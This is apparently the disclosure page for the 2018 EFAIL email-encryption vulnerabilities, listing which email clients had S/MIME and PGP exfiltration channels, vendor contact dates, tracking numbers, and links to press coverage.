


Product	First contact	Case number
🟥 Outlook 2007	2017-10-25	MSRC Case: 41826
🟥 Outlook 2010	2017-10-25	MSRC Case: 41826
🟧 Outlook 2013	2017-10-25	MSRC Case: 41826
🟧 Outlook 2016	2017-10-25	MSRC Case: 41826
🟥 Win. 10 Mail	2017-10-25	MSRC Case: 41826
🟥 Win. Live Mail	2017-10-25	MSRC Case: 41826
🟧 The Bat!	2018-03-20	*
🟥 Postbox	2018-03-21	
🟥 eM Client	2018-02-27	
🟥 IBM Notes	2018-03-20	
🟥 Thunderbird	2017-10-25	Bugtracker: 1411592
🟥 Evolution	2018-02-19	
🟥 Trojitá	2018-03-10	
🟧 KMail	2018-02-11	
🟩 Claws	–	
🟩 Mutt	–	
🟥 Apple Mail	2017-11-15	Follow-up: 678142418
🟥 MailMate	2018-02-27	
🟥 Airmail	2018-03-20	
🟥 iOS Mail	2017-11-15	Follow-up: 678142418
🟥 R2Mail2	2018-03-10	
🟥 MailDroid	2018-02-27	
🟥 Nine	2018-02-27	
🟥 GMail	2017-11-03	Issue Nr. 68838312
🟧 Horde IMP	2018-03-21	

🟥 Exfiltration channel (no user interaction)
🟩 No exfiltration channel found
🟧 Exfiltration channel (user interaction required)

* Due to the amount of disclosed products we have missed communication with this vendor.


Attacks on PGP clients:



Product	First contact	Case number
🟥 Outlook 2007 / GPG4Win	Out of support	
🟩 Outlook 2010	–	
🟩 Outlook 2013	–	
🟩 Outlook 2016	–	
🟩 The Bat!	–	
🟥 Postbox / Enigmail	2018-03-21	
🟥 eM Client	2018-02-27	
🟥 Thunderbird / Enigmail	2017-10-25	Bugtracker: 1411592
🟩 Evolution	–	
🟩 Trojitá	–	
🟩 KMail	–	
🟩 Claws	–	
🟩 Mutt	–	
🟥 Apple Mail / GPGTools	2018-02-16	
🟩 MailMate	–	
🟥 Airmail / GPGTools	2018-02-16	
🟩 Canary Mail	–	
🟩 K-9 Mail	–	
🟥 R2Mail2	2018-03-10	
🟥 MailDroid / Flipdog	2018-02-27	
🟩 Nine	–	
🟩 United Internet	–	
🟩 Mailbox.org	–	
🟩 ProtonMail	–	
🟩 Mailfence	–	
🟥 Roundcube / Enigma	2018-03-28	
🟥 Horde IMP / GnuPG	2018-03-21	
🟩 AfterLogic	–	
🟩 Rainloop	–	
🟩 Mailpile	–	

🟥 Exfiltration channel (no user interaction required)
🟩 Not vulnerable

Direct exfiltration attacks:



Product	First contact	Case number
🟧 Thunderbird	2018-02-10	Bugtracker: 1419417
🟥 Apple Mail	2018-02-10	Follow-up: 684760367
🟥 iOS Mail	2018-02-10	Follow-up: 684760367
🟧 Postbox	2017-11-21	Request: 114513
🟧 MailMate	2018-02-10	

🟥 Exfiltration channel (no user interaction)
🟧 Exfiltration channel (with user interaction)

Coverage

Electronic Frontier Foundation
MAY 14, 2018
Attention PGP Users: New Vulnerabilities Require You To Take Action Now
https://www.eff.org/deeplinks/2018/05/attention-pgp-users-new-vulnerabilities-require-you-take-action-now

Ars Technica
MAY 14, 2018
Critical PGP and S/MIME bugs can reveal encrypted e-mails. Uninstall now
https://arstechnica.com/information-technology/2018/05/critical-pgp-and-smime-bugs-can-reveal-encrypted-e-mails-uninstall-now/

Golem
MAY 14, 2018
PGP und S/MIME abschalten
https://www.golem.de/news/e-mail-verschluesselung-pgp-und-s-mime-abschalten-1805-134359.html

Süddeutsche Zeitung
MAY 14, 2018
Verschlüsselte E-Mails sind nicht sicher
https://www.sueddeutsche.de/digital/exklusiv-verschluesselte-e-mails-sind-nicht-sicher-1.3978608

Forbes
MAY 14, 2018
Major #eFail Vulnerability Exposes PGP Encrypted Email
https://www.forbes.com/sites/thomasbrewster/2018/05/14/pgp-encrypted-email-vulnerability-exposes-private-messages/#4c3963723e2a

Wired
MAY 14, 2018
Encrypted email has a major, divisive flaw
https://www.wired.com/story/efail-encrypted-email-flaw-pgp-smime/

Heise Online

MAY 14, 2018
PGP und S/MIME: E-Mail-Verschlüsselung akut angreifbar
https://www.heise.de/security/meldung/PGP-E-Mail-Verschluesselung-akut-angreifbar-4048489.html

The Register
MAY 14, 2018
S/MIME artists: EFAIL email app flaws menace PGP-encrypted chats
https://www.theregister.co.uk/2018/05/14/smime_pgp_encryption_flaw_emails_vulnerable_to_snooping/

Vice Motherboard
MAY 14, 2018
People Are Freaking Out That PGP Is ‘Broken’—But You Shouldn’t Be Using It Anyway
https://motherboard.vice.com/en_us/article/3k4nd9/pgp-gpg-efail-vulnerability

The Atlantic
MAY 21, 2018
Email Is Dangerous
https://www.theatlantic.com/technology/archive/2018/05/email-is-dangerous/560780/

Golem
MAY 22, 2018
Die wichtigsten Fakten zu Efail
https://www.golem.de/news/pgp-smime-die-wichtigsten-fakten-zu-efail-1805-134493.html

Bruce Schneier
MAY 24, 2018
What "Efail" Tells Us About Email Vulnerabilities and Disclosure
https://www.schneier.com/essays/archives/2018/05/what_efail_tells_us_.html